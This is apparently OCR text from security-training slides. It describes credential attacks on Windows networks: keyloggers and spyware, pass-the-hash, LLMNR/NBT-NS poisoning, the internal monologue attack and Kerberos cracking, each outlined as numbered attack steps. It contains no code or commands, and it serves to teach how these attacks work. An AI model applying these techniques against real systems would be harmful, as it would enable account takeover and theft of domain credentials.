
Active Online Attacks: Trojans/Spyware/Keyloggers

- The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's **usernames and passwords**
- The Trojan/Spyware/Keylogger **runs in the background** and sends back all user credentials to the attacker

1. Attacker infects victim's local PC with Trojan/spyware/keylogger
2. Victim logs on to the domain server with his/her credentials
3. Trojan/spyware/keylogger sends login credentials to attacker
4. Attacker gains access to domain server



Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack


- A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources
- The attacker finds and extracts a logged-on **domain admin account hash**
- The attacker uses the extracted hash to log on to the **domain controller**

1. User logs on
2. Compromises server using a local/remote exploit
3. Extracts a logged-on domain admin account hash
4. Inject a compromised hash into a local session

Logged-on hashes are stored in the SAM file
User Server (Domain Controller)
User Computer
Attacker

Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- The extracted credentials are used to log on to the **host system in the network**



User performs LLMNR/NBT-NS broadcast to find out if anyone knows \\DtaServr
Host 1
User sends incorrect host name – \\DtaServr
①
Host 2
③
②
\\DtaServr – NOT FOUND
User
Data Server
Host 3
Attacker responds saying that he knows \\DtaServr, accepts NTLMv2 hash and then sends an ERROR MSG


Active Online Attacks: Internal Monologue Attack

- Attackers perform an internal monologue attack using **SSPI** (Security Support Provider Interface) from a user-mode application, where a local procedure call to the **NTLM authentication package** is invoked to calculate the **NetNTLM response** in the context of the logged-on user




Disable the security controls of NetNTLMv1
①
⑤
Crack the NTLM hash using rainbow tables
Extract all the non-network logon tokens from all the active processes
②
Interact with NTLM SSP locally to obtain NetNTLMv1 response
③
Restore the security controls of NetNTLMv1
④
Attacker
Server
⑥
Use the cracked hashes to gain system-level access
Client

Active Online Attacks: Cracking Kerberos Password

AS-REP Roasting (Cracking TGT)

